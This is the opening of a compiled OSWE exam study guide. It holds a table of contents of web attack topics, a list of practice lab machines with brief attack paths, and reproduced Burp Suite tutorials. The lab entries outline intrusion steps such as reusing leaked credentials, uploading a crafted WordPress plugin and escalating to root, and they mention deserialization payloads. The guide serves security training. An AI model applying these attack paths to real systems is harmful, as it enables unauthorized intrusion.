

OSWE NOTES BASIC BY JOAS

<https://www.linkedin.com/in/joas-antonio-dos-santos>



Warning

All content was taken from the internet and has the credits of their respective researchers and owners, just access the links. The most I did was gather the information based on my studies for OSWE together with a friend to help the community. There is no owner of the material, mainly there was no revision or formatting of the lyrics, as it is something done in a hurry and taken from a notepad for a document.

Sumário

Warning.....	2
Lab Simulation	3
Web Traffic Inspection – Burp Suite	6
Web Listering with Python.....	24
Ruby HTTP Server	26
dnSpy.....	34
ILSpy	37
Reverse Engineering by Valdemar Caroe.....	40
Analyze Encryption and Decryption using DNSPY	58
DotNetNuke Vulnerabilities	63
DotNetNuke 07.04.00 - Administration Authentication Bypass.....	66
Decompiling Java Classes	68
Studying Java Programming.....	75
Vulnerability Challenges.....	76
Atmail Email Server Appliance 6.4 Remote Code Execution.....	76
XXE Injection	86
Manual SQL Injection	117
Session Riding and Hijacking.....	135
JavaScript and NodeJS Studying.....	140
JavaScript Prototype Pollution.....	140
Cross-Origin Resource Sharing (CORS).....	145
Relaxation of the same-origin policy	145
CSRF and OAUTH.....	154
XMLHttpRequest	155
PHP Programming.....	178
PHP Type Juggling.....	178
Cross Site Scripting	185
Regex.....	189
Server Side Template Injection	190

File Upload Restrictions.....	207
SQL Injection and Blind SQL Injection.....	208
Local File Inclusion.....	212
Remote Code Execution	220
Insecure Deserialization	224
Server Side Request Forgery	226
OSWE Exam Preparation	229

Lab Simulation

<https://pentesterlab.com/>

<https://www.hackthebox.eu/>

<https://portswigger.net/academy/labs>

<https://vulnhub.com/>

FALAFEL AND POPCORN

- Challenges
 - Bypass File Upload Restrictions
- Source code analysis requirements
 - Nope

VAULT

- Challenges
 - Enumeration
 - Port forwarding
 - File sharing with netcat
 - Use of PGP
- Source code analysis requirements
 - Nope

BLOCKY

- Challenges
 - Use JD-GUI

- Adapt CVEs Exploits
- Vulnerability Chaining
- Webshells
- Use of PGP
- Source code analysis requirements
 - Locate credentials within Jar file (1 file)
 - Decompile JAR files
- 2 methods to gain root, the preferred for me is:
 - Use the creds to access phpmyadmin
 - change user and password
 - Access Wordpress and upload a crafted plugin
 - Escalate from www-data to root

ARKHAM

- Challenges
 - Use cryptsetup to dump/decrypt LUKS disks
 - Read Web Application's Documentation
 - Know how to use crypto utility to encrypt a payload
 - Know how to use ysoserial to generate an RCE payload via insecure deserialisation
- Source code analysis requirements
 - Documentation reading

VulnHub

PIPE

- Challenges
 - Know how to exploit PHP insecure deserialisation to achieve RCE
- Source code analysis requirements
 - Source Code Analysis of 3 PHP files (Boringly simple)
- OSWE Style Walkthrough:
 - [Pipe](#)

RAVEN2

- Challenges
 - Detect missing input validation
 - Debug PHP app via code augmentation [big word, small task]
- Source code analysis requirements
 - Source Code Analysis of PHPMailer (Important files: 2)
- OSWE Style Walkthrough:
 - [Raven](#)

HOMELESS


- Challenges
 - Know a bit of hashing functions
- Source code analysis requirements
 - Source Code Analysis of 3-4 PHP files
- OSWE Style Walkthrough:
 - [Homeless](#)

TED

- Challenges
 - Know how to exploit PHP Local File Inclusion to achieve RCE
- Source code analysis requirements
 - Source Code Analysis of a few PHP files
- OSWE Style Walkthrough:
 - [Ted](#)


FLICK2

- Challenges
 - Understand how APIs work
 - Know how to decompile/recompile an APK
 - A bit of enumeration
- Source code analysis requirements
 - Little APK decompiled code analysis




Click **Open Browser**. This launches Burp's embedded Chromium browser, which is preconfigured to work with Burp right out of the box.

Position the windows so that you can see both Burp and the browser.



Step 2: Intercept a request

Using the embedded browser, try to visit <https://portswigger.net> and observe that the site doesn't load. Burp Proxy has intercepted the HTTP request that was issued by the browser before it could reach the server. You can see this intercepted request on the **Proxy > Intercept** tab.




The request is held here so that you can study it, and even modify it, before forwarding it to the target server.

Step 3: Forward the request

Click the **Forward** button several times to send the intercepted request, and any subsequent ones, until the page loads in the browser.

Step 4: Switch off interception

Due to the number of requests browsers typically send, you often won't want to intercept every single one of them. Click the **Intercept is on** button so that it now says **Intercept is off**.




Go back to the embedded browser and confirm that you can now interact with the site as normal.

Step 5: View the HTTP history

In Burp, go to the **Proxy > HTTP history** tab. Here, you can see the history of all HTTP traffic that has passed through Burp Proxy, even while interception was switched off.

Click on any entry in the history to view the raw HTTP request, along with the corresponding response from the server.



This lets you explore the website as normal and study the interactions between your browser and the server afterwards, which is more convenient in many cases.

Sending a request to Burp Repeater

The most common way of using Burp Repeater is to send it a request from another of Burp's tools. In this example, we'll send a request from the HTTP history in Burp Proxy.

Step 1: Launch the embedded browser

Launch Burp's browser and use it to visit the following URL:

<https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-in-error-messages>

When the page loads, click **Access the lab**. If prompted, log in to your portswigger.net account. After a few seconds, you will see your own instance of a fake shopping website.

Step 2: Browse the target site

In the browser, explore the site by clicking on a couple of the product pages.

Step 2: Study the HTTP history

In Burp, go to the **Proxy > HTTP history** tab. To make this easier to read, keep clicking the header of the leftmost column (#) until the requests are sorted in descending order. This way, you can see the most recent requests at the top.

#	Host	Method	URL
18	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader
17	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/
16	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader
15	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/product?productId=3
14	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader
13	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/
12	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader
11	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/product?productId=2
10	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader
9	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/
8	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader
7	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/product?productId=1

Step 3: Identify an interesting request

Notice that each time you access a product page, the browser sends a GET /product request with a productId query parameter.


#	Host	Method	URL	Params	Edited	Status	Length
7	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/			200	10644
6	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader			101	147
5	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/product?productId=3	✓		200	4242
4	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader			101	147
3	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/			200	10644
2	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader			101	147
1	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/product?productId=2			200	4242

Request		Response	
1	GET /product?productId=3 HTTP/1.1	1	HTTP/1.1 200 OK
2	Host: ac5b1f3b1f4713de805e4819008800c4.web-security-academy.net	2	Content-Type: text/html; charset=utf-8
		3	Connection: close

Let's use Burp Repeater to look at this behavior more closely.

Step 4: Send the request to Burp Repeater


Right-click on any of the GET /product?productId=[...] requests and select **Send to Repeater**.



Go to the **Repeater** tab to see that your request is waiting for you in its own numbered tab.

Step 5: Issue the request and view the response

Click **Send** to issue the request and see the response from the server. You can resend this request as many times as you like and the response will be updated each time.




Testing different input with Burp Repeater

By resending the same request with different input each time, you can identify and confirm a variety of input-based vulnerabilities. This is one of the most common tasks you will perform during manual testing with Burp Suite.


Step 1: Reissue the request with different input

Change the number in the productId parameter and resend the request. Try this with a few arbitrary numbers, including a couple of larger ones.



Step 2: View the request history

Use the arrows to step back and forth through the history of requests that you've sent, along with their matching responses. The drop-down menu next to each arrow also lets you jump to a specific request in the history.



This is useful for returning to previous requests that you've sent in order to investigate a particular input further.

Compare the content of the responses, notice that you can successfully request different product pages by entering their ID, but receive a Not Found response if the server was unable to find a product with the given ID. Now we know how this page is supposed to work, we can use Burp Repeater to see how it responds to unexpected input.

Step 3: Try sending unexpected input


The server seemingly expects to receive an integer value via this productId parameter. Let's see what happens if we send a different data type.

Send another request where the productId is a string of characters.



Step 4: Study the response

Observe that sending a non-integer productId has caused an exception. The server has sent a verbose error response containing a stack trace.




Notice that the response tells you that the website is using the Apache Struts framework - it even reveals which version.

```
37 at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:628)
38 at java.base/java.lang.Thread.run(Thread.java:835)
39
40 Apache Struts 2 2.3.31
```

In a real scenario, this kind of information could be useful to an attacker, especially if the named version is known to contain additional vulnerabilities.

Go back to the lab in your browser and click the **Submit solution** button. Enter the Apache Struts version number that you discovered in the response (2 2.3.31).



Congratulations, that's another lab under your belt! You've used Burp Repeater to audit part of a website and successfully discovered an information disclosure vulnerability.

Burp Comparer

Burp Comparer is a simple tool for performing a comparison (a visual "diff") between any two items of data. Some common uses for Burp Comparer are as follows:

- When looking for username enumeration conditions, you can compare responses to failed logins using valid and invalid usernames, looking for subtle differences in the responses.
- When an [Intruder attack](#) has resulted in some very large responses with different lengths than the base response, you can compare these to quickly see where the differences lie.
- When [comparing the site maps](#) or [Proxy history](#) entries generated by different types of users, you can compare pairs of similar requests to see where the differences lie that give rise to different application behavior.

- When testing for [blind SQL injection](#) bugs using Boolean condition injection and other similar tests, you can compare two responses to see whether injecting different conditions has resulted in a relevant difference in responses.

Loading data into Comparer

You can load data into Comparer in the following ways:

- Paste it directly from the clipboard.
- Load it from file.
- Select data anywhere within Burp, and choose **Send to Comparer** from the context menu.

Performing comparisons

Each item of loaded data is shown in two identical lists. To perform a comparison, select a different item from each list and click one of the **Compare** buttons:

- **Word compare** - This comparison tokenizes each item of data based on whitespace delimiters, and identifies the token-level edits required to transform the first item into the second. It is most useful when the interesting differences between the compared items exist at the word level, for example in HTML documents containing different content.
- **Byte compare** - This comparison identifies the byte-level edits required to transform the first item into the second. It is most useful when the interesting differences between the compared items exist at the byte level, for example in HTTP requests containing subtly different values in a particular parameter or cookie value.

Note

The byte-level comparison is considerably more computationally intensive, and you should normally only employ this option when a word-level comparison has failed to identify the relevant differences in an informative way.

When you initiate a comparison, a new window appears showing the results of the comparison. The title bar of the window indicates the total number of differences (i.e. edits) between the two items. The two main panels show the compared items colorized to indicate each modification, deletion and addition required to transform the first item into the second.

You can view each item in text or hex form. Selecting the **Sync views** option will enable you to scroll the two panels simultaneously and so quickly identify the interesting edits in most situations.

Burp Decoder

Burp Decoder is a simple tool for transforming encoded data into its canonical form, or for transforming raw data into various encoded and hashed forms. It is capable of intelligently recognizing several encoding formats using heuristic techniques.

Loading data into Decoder

You can load data into Decoder in two ways:

- Type or paste it directly into the top editor panel.
- Select data anywhere within Burp, and choose **Send to Decoder** from the context menu.

You can use the **Text** and **Hex** buttons to toggle the type of editor to use on your data.

Transformations

Different transformations can be applied to different parts of the data. The following decode and encode operations are available:

- URL
- HTML
- Base64
- ASCII hex
- Hex
- Octal
- Binary
- GZIP

Additionally, various common hash functions are available, dependent upon the capabilities of your Java platform.

When a part of the data has a transformation applied, the following things happen:

- The part of the data to be transformed is colored accordingly. (View the [manual drop-down lists](#) to see the colors used.)
- A new editor is opened showing the results of all the applied transformations. Any parts of the data that have not been transformed are copied into the new panel in their raw form.

The new editor enables you to work recursively, applying multiple layers of transformations to the same data, to unpack or apply complex encoding schemes. Further, you can edit the transformed data in any of the editor panels, not only the top panel. So, for example, you can take a complex data structure, perform URL and HTML decoding on it, edit the decoded data, and then reapply the HTML and URL encoding (in reverse order), to generate modified but validly formatted data to use in an attack.

Working manually

To perform manual decoding and encoding, use the drop-down lists to select the required transformation. The chosen transformation will be applied to the selected data, or to the whole data if nothing is selected.

Smart decoding

On any panel within Decoder, you can click the **Smart Decode** button. Burp will then attempt to intelligently decode the contents of that panel by looking for data that appears to be

encoded in recognizable formats such as URL-encoding or HTML-encoding. This action is performed recursively, continuing until no further recognizable data formats are detected. This option can be a useful first step when you have identified some opaque data, and want to take a quick look to see if it can be easily decoded into a more recognizable form. The decoding that is applied to each part of the data is indicated using the usual colorization.

Because Burp Decoder makes a "best guess" attempt to recognize some common encoding formats, it will sometimes make mistakes. When this occurs, you can easily see all of the stages involved in the decoding, and the transformation that was applied at each position. You can then manually fix any incorrect transformations using the [manual controls](#), and continue the decoding manually or smartly from this point.

Burpsuite Decoder can be said as a tool which is used for transforming encoded data into its real form, or for transforming raw data into various encoded and hashed forms. This tool is capable of recognizing several encoding formats using defined techniques. Encoding is the process of putting a sequence of character's (letters, numbers, punctuation, and symbols) into a specialized format which is used for efficient transmission or storage. Decoding is the opposite process of encoding the conversion of an encoded format back into the original format. Encoding and decoding can be used in data communications, networking, and storage.

Today we are discussing the **Decoder** Option of 'Burp Suite'. Burp Suite is a tool which is used for testing Web application security. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities. This tool is written in JAVA and is developed by PortSwigger Security.


There are 9 types of decoder format in Burp Suite:

- **Plain text**
- **URL**
- **HTML**
- **Base64**
- **ASCII Hex**
- **Hex**
- **Octal**
- **Binary**
- **Gzip**

